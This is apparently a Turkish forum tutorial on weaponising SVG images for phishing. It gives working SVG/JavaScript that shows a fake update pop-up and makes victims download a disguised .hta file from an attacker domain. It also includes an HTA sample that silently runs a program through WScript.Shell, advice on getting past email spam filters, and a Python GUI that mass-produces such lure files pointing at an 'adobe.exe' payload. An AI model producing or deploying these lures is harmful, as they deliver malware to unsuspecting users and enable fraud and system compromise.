


merhaba dostlar bugün basit şekilde .svg uzantılı dosyalarımızı nasıl scam dosyalarına dönüştürebiliriz bunun hakkında ufak bir alıştırma yapacağız.
Öncelikle .svg formatı XML tabanlı bir vektör grafik formatıdır. Grafikler, çizgiler, şekiller ve metinler gibi öğeleri matematiksel ifadelerle tanımlar yüksek çözünürlükte kalabilir. Web üzerinde yaygın olarak kullanılır ve etkileşimli grafikler ile animasyonlar oluşturmak için uygundur.
SVG dosyaları html / js barındırabilir bu sayede scam login sayfaları özellikle web sitelerinin online chat alanlarında (scam admin login) gibi olaylara hatta ssrf ve lfi kısmına ittirebiliriz. Lakin bugün basit bir sosyal mühendislik örneği üzerinden .hta / .wsf dosyaları kullanıcının açtırmasını amaçlayacağız.

Not : wp / tg / signal üzerinde denemeyin, js engelliyor bunun yerine mail servislerini tercih edebilirsiniz .pdf scam pageleriniz mailde spama düşerken .svg odaklı ellemiyor.
Basit bir svg oluşturalım ;
<svg width="100%" height="100%" xmlns="SVG namespace" style="display: block; position: fixed; top: 0; left: 0;">
<image href=" " width="100%" height="100%" preserveAspectRatio="xMidYMid meet"/>
<a href=" " download="adobe.hta">
<rect width="1920" height="1080" fill="transparent" />
</a>
sayfanın %100 kullanan bir svg grafik tablosu oluşturup resim ekleme alanına daha önce hazırlanmış bir svg ekliyorum a etiketi kullanıp zararlımın barındığı domaini giriyorum uzantısı ile vermemiz gerek scam için kullanacağımız pop-up için yeterli olacaktır. indirilen dosya tipini .hta .wsf yapabilirsiniz .js olarak verirseniz txt olarak açabilir

artık javascript taglarını açıyorum
<script type="text/javascript">
burada svg içerisinde bir dirtdörtgen katman ve bununla beraber scam verimizin gireceği sırada kullanıcı pop-up kapatmak için etraftaki fatura verisine basarken removeImage fonksiyonu devreye girip faturayı kapatıp kullanıcı tekrar bastığında http://zar.ar.li.hta/adobe.hta dosyası inecektir. Uzantı .exe .msi gibisinden olmadığı için kullanıcının html aplikasyonuna tıklaması olası olacaktır.
Kod:
function showImage() {

            const overlay = document.createElementNS("http://www.w3.org/2000/svg", "rect");

            overlay.setAttribute("x", "0");

            overlay.setAttribute("y", "0");

            overlay.setAttribute("width", "100%");

            overlay.setAttribute("height", "100%");

            overlay.setAttribute("fill", "rgba(0, 0, 0, 0.5)");

            overlay.setAttribute("onclick", "removeImage()");


            const img = document.createElementNS("http://www.w3.org/2000/svg", "image");

            img.setAttribute("href", "https://hackread.com/wp-content/uploads/2018/10/fake-flash-update-cryptocurrency-malware-1.jpg"); // scam plugin hatası - güncelleme v.b resim olarak ekleyebilirsimiz

            img.setAttribute("x", "50%");

            img.setAttribute("y", "50%"); // resimi kapatmasın diye ortaya %50 lik bırakıyorum

            img.setAttribute("width", "720");

            img.setAttribute("height", "405");

            img.setAttribute("transform", "translate(-360,-202.5)");


            const svgElement = document.querySelector('svg');

            svgElement.appendChild(overlay);

            svgElement.appendChild(img);

        }


        function removeImage() {

            const svgElement = document.querySelector('svg');

            const overlay = svgElement.querySelector("rect[fill='rgba(0, 0, 0, 0.5)']");

            const img = svgElement.querySelector("image");

            if (overlay) svgElement.removeChild(overlay);

            if (img) svgElement.removeChild(img);

        }


        window.onload = showImage;

    </script>

</svg>
ufak bir video ayarladım kullanmış olduğum basit bir calc tetikliyor ve bizde sihirli sayıları yazıp kapatıyoruz :d
Kod:
<html>
<head>
    <hta:application
        id="htaApp"
        border="none"
        caption="no"
        showintaskbar="no"
        singleinstance="yes"
        maximizebutton="no"
        minimizebutton="no"
        sysmenu="no"
        windowstate="hidden" /> <!-- Pencereyi tamamen gizler -->
    <script language="JScript">
        var WshShell = new ActiveXObject("WScript.Shell");

        // calc.exe'yi gizli modda çalıştırmak için parametre ekliyoruz
        WshShell.Run("calc.exe", 0, false); // 0: Gizli modda başlat
        window.close();  // HTA penceresini kapat
    </script>
    <style>
        /* Pencereyi gizlemek için body'nin de gizlenmesi sağlanıyor */
        body {
            margin: 0;
            padding: 0;
            background-color: #ffffff;
            width: 0;
            height: 0;
            visibility: hidden; /* Sayfa içeriğini gizler */
        }
    </style>
</head>
<body>
</body>
</html>
işlem ardından svg etiketi ile dosyamızı tamamlayıp kaydediyoruz. kullanıcı açısından ekranın transpalet ve pop-up ekranını düzenlemeyi ihmal etmeyin.

oluşturduğum bir scam page şu şekilde (isim temsilidir) kullanıcı windows işletim sistemi kullanıyorsa windows fotoğraflarda değil doğrudan edge - firefox veya chrome gibi tarayıcılarda açılacak en başta ekranı saliselik görecek ardından pop-up kapatmak için ise etrafa tıkladığında zararlı inecek. pop kısmını html aplikasyonunu açmanız gerekiyor veya o şekilde açabilirsiniz tarzından yaparsanız eğer daha verim alacağınızı düşünüyorum.

test amaçlı bir svg src = Pastebin | Laravel.io
python bazlı yormayacak şekilde hızlıca işlemlerinizi halletmeniz açısından da paylaşmak istiyorum
Kod:
import tkinter as tk
    from tkinter import ttk, filedialog, messagebox
    import os

    class SvgModifierApp:
        def __init__(self, root):
            self.root = root
            self.root.title("SVG scam")
            self.root.geometry("560x350")
            self.root.configure(bg='black')
            self.root.resizable(False, False)

            self.payload = tk.StringVar()
            self.svg_include = tk.StringVar()
            self.background_include = tk.StringVar()
            self.executable_include = tk.StringVar()
            self.active_var = None

            self.create_title("Payload Generator", 0)
            self.create_title("SVG Include", 2)
            self.create_title("Background Include", 4)
            self.create_title("Executable Include", 6)

            self.create_label_entry(self.payload, 1, with_button=False)
            self.create_label_entry(self.svg_include, 3, with_button=True)
            self.create_label_entry(self.background_include, 5, with_button=True)
            self.create_label_entry(self.executable_include, 7, with_button=True)

            ttk.Button(root, text="Kaydet", command=self.save_svg, width=20).grid(column=0, row=8, columnspan=3, padx=10, pady=10)

            for i in range(9):
                self.root.grid_columnconfigure(i, weight=1)
                if i in [0, 2, 4, 6]:
                    self.root.grid_rowconfigure(i, weight=1)

            self.create_context_menu()

        def create_title(self, title_text, row):
            title = ttk.Label(self.root, text=title_text, font=("Arial", 12, "bold"), background='black', foreground='white')
            title.grid(column=0, row=row, padx=10, pady=(10, 2), sticky='nsew')
            title.grid_configure(columnspan=3)

        def create_label_entry(self, variable, row, with_button=False):
            entry = ttk.Entry(self.root, textvariable=variable, width=45)
            entry.grid(column=0, row=row, columnspan=2, padx=10, pady=5)

            entry.bind("<FocusIn>", lambda e: self.set_active_variable(variable))

            if with_button:
                ttk.Button(self.root, text="Dosya Seç", command=lambda: self.select_file(variable)).grid(column=2, row=row, padx=10, pady=5)

        def select_file(self, variable):
            file_path = filedialog.askopenfilename(title="Dosya Seç", filetypes=[("All Files", "*.*")])
            if file_path:
                variable.set(file_path)

        def create_context_menu(self):
            self.context_menu = tk.Menu(self.root, tearoff=0)
            self.context_menu.add_command(label="Kopyala", command=self.copy_to_clipboard)
            self.context_menu.add_command(label="Yapıştır", command=self.paste_from_clipboard)

            self.root.bind("<Button-3>", self.show_context_menu)

        def set_active_variable(self, variable):
            self.active_var = variable

        def show_context_menu(self, event):
            self.context_menu.post(event.x_root, event.y_root)

        def copy_to_clipboard(self):
            if self.active_var:
                self.root.clipboard_clear()
                self.root.clipboard_append(self.active_var.get())

        def paste_from_clipboard(self):
            if self.active_var:
                try:
                    self.active_var.set(self.root.clipboard_get())
                except tk.TclError:
                    pass

        def save_svg(self):
            payload_value = self.payload.get()
            svg_path = self.svg_include.get()
            background_value = self.background_include.get()
            executable_value = self.executable_include.get()

            if not payload_value:
                messagebox.showwarning("Uyarı", "Geçerli bir payload girin.")
                return

            file_path = os.path.join(os.getcwd(), f"{payload_value}.svg")
            if os.path.exists(file_path):
                new_name = self.get_new_filename(payload_value)
                if new_name:
                    payload_value = new_name

            svg_content = f'''<svg width="100%" height="100%" xmlns="http://www.w3.org/2000/svg" style="display: block; position: fixed; top: 0; left: 0;">
        <image href="{svg_path}" width="100%" height="100%" preserveAspectRatio="xMidYMid meet"/>
        <a href="{executable_value}" download="adobe.exe">
            <rect width="1920" height="1080" fill="transparent" />
        </a>
        <script type="text/javascript">
            function showImage() {{
                const overlay = document.createElementNS("http://www.w3.org/2000/svg", "rect");
                overlay.setAttribute("x", "0");
                overlay.setAttribute("y", "0");
                overlay.setAttribute("width", "100%");
                overlay.setAttribute("height", "100%");
                overlay.setAttribute("fill", "rgba(0, 0, 0, 0.5)");
                overlay.setAttribute("onclick", "removeImage()");

                const img = document.createElementNS("http://www.w3.org/2000/svg", "image");
                img.setAttribute("href", "{background_value}");
                img.setAttribute("x", "50%");
                img.setAttribute("y", "50%");
                img.setAttribute("width", "720");
                img.setAttribute("height", "405");
                img.setAttribute("transform", "translate(-360,-202.5)");

                const svgElement = document.querySelector('svg');
                svgElement.appendChild(overlay);
                svgElement.appendChild(img);
            }}

            function removeImage() {{
                const svgElement = document.querySelector('svg');
                const overlay = svgElement.querySelector("rect[fill='rgba(0, 0, 0, 0.5)']");
                const img = svgElement.querySelector("image");
                if (overlay) svgElement.removeChild(overlay);
                if (img) svgElement.removeChild(img);
            }}

            window.onload = showImage;
        </script>
    </svg>'''

            with open(file_path, 'w') as svg_file:
                svg_file.write(svg_content)
            messagebox.showinfo("Başarılı", f"SVG dosyası kaydedildi: {file_path}")

        def get_new_filename(self, current_name):
            while True:
                new_name = simpledialog.askstring("Yeni Dosya Adı", "Dosya adı zaten mevcut. Lütfen yeni bir ad girin:", initialvalue=current_name)
                if new_name is None:
                    return None
                if new_name.strip() and not os.path.exists(os.path.join(os.getcwd(), f"{new_name}.svg")):
                    return new_name

    if __name__ == "__main__":
        root = tk.Tk()
        app = SvgModifierApp(root)
        root.mainloop()
windows kullanıyorsanız python kurulumunda tkinter default olarak gelir, linux bazlı ise apt yöneticisi kullanıyorsanız
sudo apt-get install python3-tk yazarak kullanabilirsiniz..